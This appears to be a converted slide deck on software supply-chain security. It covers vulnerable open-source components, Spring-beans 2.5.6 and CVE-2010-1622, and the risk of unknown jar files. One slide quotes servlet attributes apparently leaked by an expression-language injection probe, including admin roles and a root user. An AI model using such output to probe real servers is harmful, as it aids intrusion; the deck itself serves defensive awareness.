
Result: Your search for:

```
"javax.servlet.forward.request_uri=/ELI  
njection/eval.htm,javax.servlet.forward.  
servlet_path=/eval.htm,user.roles=[AD  
MIN,USER,ANONYMOUS]  
display name [WebApplicationContext  
for namespace 'cashflowServlet'];  
startup by  
[uid=root];org.springframework.web.se  
rvlet.view.InternalResourceView.DISPAT  
CHED_PATH=/var/opt/test/eval.jsp,..."  
returned zero results.
```



2,700,000
vulnerable
downloads

43,700
organizations



Security Alert!


Dan Geer Quote

“Be very careful where the code you use comes from”

@OWASP AppSec DC 2012


OK Cancel

**Are you sure
you know what's
In that jar file?**




The amount of custom code in an application hasn't changed very much in the past 10 years.

Dependency Management





The Ripple Effect





Trapped!

Spring-beans-2.5.6
Vulnerability:
CVE-2010-1622
Severity critical


1447 projects contain the
flawed component




What's In Central?



